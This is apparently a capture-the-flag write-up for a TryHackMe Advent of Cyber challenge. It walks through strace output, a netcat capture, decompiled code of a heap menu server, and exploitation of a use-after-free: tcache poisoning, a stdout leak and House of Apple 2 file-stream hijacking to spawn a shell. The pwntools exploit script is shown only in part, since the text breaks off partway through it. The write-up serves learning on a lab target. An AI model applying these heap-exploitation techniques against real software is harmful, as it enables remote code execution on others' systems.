[pid 434438] execve("/bin/sh", ["sh", "-c", "--", "/tmp/b68vC103RH"], 0x7ffc2ca24438 /* 56 vars */) = 0
[pid 434438] openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 5
[pid 434438] openat(AT_FDCWD, "/usr/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 5
[pid 434438] read(5, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0000\241\2\0\0\0\0\0"..., 832) = 832
strace: Process 434439 attached
[pid 434439] execve("/tmp/b68vC103RH", ["/tmp/b68vC103RH"], 0x55fe2c9faf58 /* 56 vars */) = -1 ENOENT (No such file or directory)
[pid 434439] write(2, "sh: 1: ", 7sh: 1: )     = 7
[pid 434439] write(2, "/tmp/b68vC103RH: not found", 26/tmp/b68vC103RH: not found) = 26
[pid 434439] write(2, "\n", 1
)          = 1
[pid 434439] +++ exited with 127 +++
[pid 434438] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=434439, si_uid=1000, si_status=127, si_utime=0, si_stime=0} ---
[pid 434438] +++ exited with 127 +++
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=434438, si_uid=1000, si_status=127, si_utime=0, si_stime=0} ---
write(1, "Command exited with status: 127\n", 32Command exited with status: 127
) = 32

==================== when i sent 2===========================

read(4, "2\n", 1024)                    = 2
write(1, "Received command: 2\n\n", 21Received command: 2

) = 21
write(1, "Payload loaded", 14Payload loaded)          = 14
write(1, "\n", 1
)                       = 1
openat(AT_FDCWD, "/etc/host.conf", O_RDONLY|O_CLOEXEC) = 6
read(6, "multi on\n", 4096)             = 9
read(6, "", 4096)                       = 0
openat(AT_FDCWD, "/etc/resolv.conf", O_RDONLY|O_CLOEXEC) = 6
read(6, "# Dynamic resolv.conf(5) file fo"..., 4096) = 195
read(6, "", 4096)                       = 0
connect(6, {sa_family=AF_UNIX, sun_path="/var/run/nscd/socket"}, 110) = -1 ENOENT (No such file or directory)
connect(6, {sa_family=AF_UNIX, sun_path="/var/run/nscd/socket"}, 110) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/nsswitch.conf", O_RDONLY|O_CLOEXEC) = 6
read(6, "# /etc/nsswitch.conf\n#\n# Example"..., 4096) = 574
read(6, "", 4096)                       = 0
openat(AT_FDCWD, "/etc/hosts", O_RDONLY|O_CLOEXEC) = 6
read(6, "127.0.0.1\tlocalhost\n127.0.1.1\tka"..., 4096) = 166
read(6, "", 4096)                       = 0
connect(5, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("127.0.0.1")}, 16) = -1 ECONNREFUSED (Connection refused)
write(6, "Connection failed: Connection re"..., 38Connection failed: Connection refused
) = 38

========================== when i sent 3 =============
read(4, "3\n", 1024)                    = 2
write(1, "Received command: 3\n\n", 21Received command: 3

) = 21
write(1, "Command deleted", 15Command deleted)         = 15
write(1, "\n", 1
)                       = 1
write(5, "Failed to delete /tmp/b68vC103RH"..., 60Failed to delete /tmp/b68vC103RH: No such file or directory
) = 60
that was pretty messy but it did bring out some details that 2 was pretty interesting as it was making a TCP connection on localhost 127.0.0.1 at port 80 then i was curious what was going on port 80 and wanted to capture that traffic, so netcat listener was the first thing which came in my mind and then i opened another terminal Terminal 3 : sudo nc -lvnp 80 or if you wanted to use python you can use the following sudo python3 -m http.server 80 so the idea was just to capture the requests going on port 80 which i did and found out
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ sudo nc -lnvp 80
listening on [any] 80 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54486
GET /7ln6Z1X9EF HTTP/1.1
Host: localhost
Connection: close
then i went to http://10.49.177.204/7ln6Z1X9EF and there was my foothold.txt with my flag
1
2
3
4
5
6
7
Index of /7ln6Z1X9EF

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory	 	-
[ ]	4.2.0-R1-1337-server.zip	2025-12-02 07:12 	5.2M
[TXT]	foothold.txt	2025-12-02 07:24 	37
Apache/2.4.58 (Ubuntu) Server at 10.49.177.204 Port 80
foothold.txt read: THM{byp4ss_and_pack_is_pwn_you_n33d}
Flag 3 - What is the content of user.txt?
so firstly that question pointed that i might need rce at some point with nothing in mind i then checked the zip file and found 3 files ld-linux-x86-64.so.2 libc.so.6 server and then i ran the server file with the provided loader and libc
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Documents/aoc25/sq2/4.2.0-R1-1337-server]
└─$ ./ld-linux-x86-64.so.2 --library-path . ./server
Payload Storage Malhare's
Version 4.2.0
[1] C:
[2] U:
[3] D:
[4] E:
>>
then i checked port 9004 which resulted in
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ nc 10.49.177.204 9004
Payload Storage Malhare's
Version 4.2.0
[1] C:
[2] U:
[3] D:
[4] E:
>>
seems like they gave the source of what is running on port 9004 which confirms if i exploit it locally i can maybe get something on port 9004
then i opened the server file using IDA and it was pretty friendly it has function names and decompiles cleanly
reading the main function
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int opt; // [rsp+Ch] [rbp-4h]

  setup(argc, argv, envp);
  banner();
  while ( 1 )
  {
    menu();
    opt = read_opt();
    if ( opt == 4 )
    {
      puts("Bye");
      _exit(1337);
    }
    if ( opt > 4 )
      break;
    if ( opt == 3 )
    {
      delete();
    }
    else
    {
      if ( opt > 3 )
        break;
      if ( opt == 1 )
      {
        create();
      }
      else
      {
        if ( opt != 2 )
          break;
        update();
      }
    }
  }
  puts("Invalid option");
  return 0;
}
so same options like before 1,2,3,4
1->create()2->update()3->delete()4->exit()
then i went to each function one by one
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
__int64 create()
{
  int opt; // eax
  __int64 v2; // rbx
  __int64 v3; // rax
  size_t size; // [rsp+8h] [rbp-18h]

  if ( (unsigned __int64)idx <= 0xFF )
  {
    puts("size: ");
    opt = read_opt();
    size = opt;
    if ( opt )
    {
      v2 = idx;
      chunks[v2] = malloc(opt);
      v3 = idx++;
      sizes[v3] = size;
      return 0;
    }
    else
    {
      puts("Size should be non-zero!");
      return 1;
    }
  }
  else
  {
    puts("You cannot allocate any more!");
    return 1;
  }
}
what i understood from the function was that max allocation of chunks was 256 as 0xFF = 255 so 0->255 is 256 max chunks, then it takes the user input and if user gave any input allocate the specified amount of heap in chunks and sizes global arrays the above code’s main snippet could be understood this way too
1
2
3
chunks[idx] = malloc(opt);
sizes[idx]  = size;
idx++;
now moving on to update function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
__int64 update()
{
  unsigned int opt; // [rsp+8h] [rbp-8h]
  unsigned int v2; // [rsp+Ch] [rbp-4h]

  puts("idx:");
  opt = read_opt();
  if ( opt <= 0xF8 && chunks[opt] )
  {
    puts("offset:");
    v2 = read_opt();
    if ( (unsigned __int64)v2 < sizes[opt] )
    {
      puts("data:");
      read(0, (void *)(chunks[opt] + v2), sizes[opt] - v2);
      return 0;
    }
    else
    {
      puts("Offset too large!");
      return 1;
    }
  }
  else
  {
    puts("Invalid idx");
    return 0xFFFFFFFFLL;
  }
}
now update function exactly does what it says it first reads the input Note: only 0..248 indices are allowed as F8 = 248 and chunks[opt] must be non null then it reads offset from user checks if strictly less than the recorded size of the chunk and then overwrite exactly sizes[opt] - v2 bytes`
and finally the delete function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
__int64 delete()
{
  unsigned int opt; // [rsp+Ch] [rbp-4h]

  puts("idx:");
  opt = read_opt();
  if ( opt <= 0xF8 && chunks[opt] )
  {
    free((void *)chunks[opt]);
    puts("deleted successfully");
    return 0;
  }
  else
  {
    puts("Invalid idx");
    return 0xFFFFFFFFLL;
  }
}
okay before delete function lets break this down in simple words so we have 2 global arrays here in this program
1
2
1. chunks[] - where the heap buffer is
2.sizes[] - how big that heap buffer is
and what each of them do is first the chunks stores an address (pointer) to a heap buffer something like ->
1
2
index:    0          1          2          3
chunks:  NULL     0x410000   NULL     0x420000
and sizes stores the sizes in bytes of the buffer at the same index, something like ->
1
2
index:    0     1     2     3
sizes:    0    16     0    32
now say if we want to update idx 1 which meets the conditions that chunk[1] isn’t null and 1< 248 (0xF8) and then we entered an offset of 4 (which also meets condition 4 < size[1] -> 4 < 16) so we would be editing the chunk at 0x410000 with size 16
so read(0, (void *)(chunks[opt] + v2), sizes[opt] - v2); this line in english means that “read input from the user and then write into the chunk starting at the offset, for (size-offset) bytes” Tip: think of each chunk as row of boxes break that into 2 pieces
- where to write
chunks[opt] + v2for our case its0x410000+4=0x410004so our writing would start at the 5th byte of this chunk - how many bytes to write
sizes[opt] - v2for our case its 16 - 4 = 12 bytes meaning it will write from 5th byte to 15th byte
 lets say this is our starting chunk
  and after writing we get
now coming to the delete function it just uses free((void *)chunks[opt]); and free’s that pointer to heap buffer for the allocator but does not set chunks[idx] = NULL leaving a stale/dangling pointer and since update() trusts chunks[opts] being non-NULL, it can then write to the freed memory which clicked use after free vulnerability in my mind and repeated delete() could also result in double free

So I have a write primitive but it’s “blind” (the program doesn’t print the heap back). now i did a simple test
- I allocated chunk A
- Then delete chunk A
- Then tried to update on the same index again program still asks for offset and data meaning i could still use after the chunk was freed!!!
but there is a problem with this approach, the program never prints out the heap contents back to me, i meant a “show” feature, i.e., show(). (even though we can inspect address locally with pwngdb, it wouldn’t be helpful for our remote netcat) why this is a limitation is due to the fact that we can still corrupt the memory but i cant actually read the pointers (heap base/libc base) from the program output since ASLR randomizes addresses, getting reliable code execution usually requires leaking a libc address first. so my next goal was to : turn this UAF write to either
- a leak
- or control over where malloc returns future chunks now the question arises does malloc reuse the
free()‘d chunk
lets start it in gdb gdb -q --args ./ld-linux-x86-64.so.2 --library-path . ./server and before running it
1
2
3
(gdb) set pagination off
(gdb) set confirm off
(gdb) run
now making breakpoints at free and create
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
(gdb) b __libc_malloc if $rdi==0x80
Breakpoint 1 at 0x7ffff7cb2c60: file ./malloc/malloc.c, line 3294.
(gdb) commands
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>silent
>printf "\n[malloc] request=%#lx\n", $rdi
>finish
>printf "  -> returned=%p\n", $rax
>continue
>end
(gdb) b __libc_free
Breakpoint 2 at 0x7ffff7cb3370: file ./malloc/malloc.c, line 3359.
(gdb) commands
Type commands for breakpoint(s) 2, one per line.
End with a line saying just "end".
>silent
>printf "\n[free] ptr=%p\n", $rdi
>continue
>end
testing ->
1(Create) → size1283(Delete) → idx01(Create) → size128

So for this size class, freed chunks are going into tcache and getting recycled quickly so the order of frees and sizes can be used to influence which heap address a future allocation returns (for the same size class / same tcache bin).
double free was also caught by glibc (free()ing the same heap pointer twice)
create(128)-> create 128-byte chunk atidx0delete(0)-> frees the chunk; it goes intotcachecreate(128)-> allocates a 128-byte chunk atidx1butmalloc()reuses the same freed addressidx0andidx1now alias the same heap pointerdelete(0)-> frees that pointer (looks fine)delete(1)-> frees the same pointer again glibc detects double free in tcache and aborts
 This is a double free because
 free() is called twice on the same address, even though the indices are different. This matters because it tells me: “I’m interacting with tcache rules and protections now.”
After free(), glibc doesn’t keep the user-data as “my data”. It repurposes the user area to store tcache metadata.
When I dump the freed chunk memory I see two important qwords: (with breakpoint at free())
1
2
3
4
5
6
7
8
9
(gdb) b __libc_free
Breakpoint 1 at 0x7ffff7cb3370: file ./malloc/malloc.c, line 3359.
(gdb) commands
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>silent
>printf "\n[free] ptr=%p\n", $rdi
>finish
>end

well the data we see using the x/4gx $p output its not some random-ish data glibc stores next pointers like :
stored = real_next ^ (chunk_addr >> 12);this is due to safe-linking, andglibcdoesn’t store the freelist pointer (next) direct anymore. But rather in the encoded way above.12bits = 4096 bytes = one page (4KB).
Shifting by 12 throws away the lower 12 bits of the address (page offset). This makes the encoding depend on the chunk’s page-aligned region, and prevents very trivial pointer-forgery / freelist corruption attacks.
Since this bin had only one chunk, next = NULL, so:
fd = 0 ^ (p >> 12) = (p >> 12)
so if we do a right shift on 0x5555555552a0 by 12 we actually get 0x0000000555555555 so what that actually means is that tcache stores its linked-list pointer (fd) inside the free()‘d chunk’s user data
- Qword #1 (at
p) = encoded pointer to the next free chunk in thetcachebin (the freelist) - Qword #2 (at
p+8) = a key/cookie used byglibcto detect double frees
In our dump, Qword#1 equals p >> 12, so decoding gives next = 0 → this tcache bin had only one entry at that moment. so this was tcache’s metadata living inside our free()‘d chunk
UAF write reaches this metadata
Now the obvious test:
If I can
update()afterfree(), can I overwrite thatfdfield?
Yes.
I freed a chunk, then used update() on the same index and wrote AAAA.... Dumping the freed chunk again shows the first qwords turned into 0x414141...:

So my UAF write can smash the tcache metadata.
This is the entry point for tcache poisoning (controlling what malloc() will return later).
Does tcache actually link chunks?
At this point I didn’t want to assume anything. I wanted one clean confirmation.
So I freed two chunks of the same size and decoded the fd of the most recently freed one.
Expected shape (because tcache is LIFO):
1
B -> A -> NULL
And decoding confirms it:

So now I know what a valid fd looks like: it’s the safe-linked encoding of the next pointer (next ^ (chunk>>12)).
The real problem now: I can write… but I can’t see anything
Up to this point I had something powerful:
delete()frees a chunk but doesn’t clear the pointer (dangling pointer stays)update()checks only “pointer is non-NULL”, so it still lets me write into freed memory- freed chunks go into tcache, and that freelist is basically “a linked list of pointers”
- if I can overwrite the “next” pointer of a freed chunk, I can influence where the next
malloc()returns
So yeah… I can steer allocations.
But there was one huge problem:
This program never prints chunk data back to me.
Noshow, noview, nothing.
So even if I corrupt memory, I’m doing it blind.
And blind exploitation usually dies to one thing:
ASLR (address randomization)
Every run, libc gets mapped at a different base address.
So I can’t just hardcode “call system at X” — X keeps moving.
So the next goal was clear:
Leak one libc pointer → compute libc base → then do real stuff.
Where can I get a leak from… if nothing is printed?
The program does print menus and messages (puts, etc.).
That means it’s constantly using stdout internally.
And stdout is not “just a concept” — it’s a real struct inside libc:
- it lives at
_IO_2_1_stdout_(in libc) - it gets touched whenever the program prints
So the plan became:
- Use my heap control to make
malloc()return a chunk overlappingstdout - Corrupt a tiny part of
stdoutso libc accidentally spills a pointer - Use that pointer to compute libc base
“Make malloc return stdout” (the idea)
Normally, malloc() returns a pointer somewhere in the heap.
But if we poison a tcache freelist, we can trick glibc into returning a pointer we want.
So the dream flow is:
malloc()hands me a chunk that overlapsstdout- then
update()becomes a write into libc memory - then any
puts()will use that corruptedstdoutand leak something
That’s the whole leak idea.
Why there’s a small brute-force loop
Two things make this annoying on remote:
- safe-linking: tcache pointers are encoded, so you can’t just slap raw addresses
- ASLR: addresses move every run
But we don’t have to guess a full 8-byte address.
We only need to land in the right region, and a lot of the low bits are fixed by alignment.
So instead of guessing “the whole pointer”, I used a realistic trick:
- do a partial overwrite (only the low 2 bytes / low bits that matter)
- brute-force a tiny space (like 16 possibilities)
That’s why the script loops over heap_brute and libc_brute. which takes quite a few minutes…
Yes — those values can change every run because of ASLR.
But the space is small enough to still be practical.
The actual leak trick (stdout “goes weird”)
Once I got a chunk overlapping stdout, I didn’t need to fully rewrite the whole struct.
I only needed to flip it into a state where libc prints bytes that aren’t meant to be printed.
The classic minimal payload is setting the FILE flags to something like:
_flags = 0xfbad3887- and zeroing some fields so libc starts “leaking” from memory
In human words:
I corrupt
stdoutso libc thinks there’s data to flush, and it ends up returning bytes from memory back to me.
This is what the leak looks like when it hits:

Then the math is straight:
- the leaked 8 bytes are an address inside libc
- libc base = leaked_address - known_offset (because I have the same
libc.so.6locally)
From libc leak → shell (House of Apple 2)
After libc base, the remaining job is: “make the program jump somewhere useful”.
There are many ways, but I picked FSOP (File Stream Oriented Programming) because:
- we already have control over
stdout stdoutgets used automatically during I/O, so it’s a natural trigger
House of Apple 2 is one of those FSOP recipes that turns:
“I control a FILE struct” → “I can call a function pointer”.
High-level only:
- Use heap control again to land a bigger allocation on
_IO_2_1_stdout_ - Write a crafted fake
FILElayout into it (enough fields to guide glibc’s logic) - Point the “jump table / vtable” part to a libc jump table that leads to a call
- Make that call be
system("sh") - Trigger any I/O so libc touches
stdout→ it walks our fake structure
When it works, you land in a shell:

- io_file.py so basically
io_file.pyprovides helper functions to craft fake FILE structures for FSOP attacks - exploit.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
#!/usr/bin/env python3

from pwn import *
import io_file

context.update(arch="amd64", os="linux", log_level="debug")
context.binary = elf = ELF("./server", checksec=False)
libc = ELF("./libc.so.6", checksec=False)
exit_off = libc.sym['exit']
stdout_off = libc.sym['_IO_2_1_stdout_']
ip = input("Machine IP:")
# Try all possible 4-bit combinations (0-15)
for heap_brute in range(16):
	for libc_brute in range(16):
		try:
			print(f"Trying heap_brute={heap_brute:#x}, libc_brute={libc_brute:#x}")

			#r = process()
			#gdb.attach(r)

			r = remote(ip, 9004)
			#r.timeout = 3
			#r = process(["./ld-linux-x86-64.so.2", "--library-path", ".", "./server"])

			idx = -1

			def create(size):
				global idx
				idx = idx+1
				r.sendlineafter(b'\n>>', b'1')
				r.sendlineafter(b'size: \n', str(size).encode())
				return idx

			def update(index, data, offset=0):
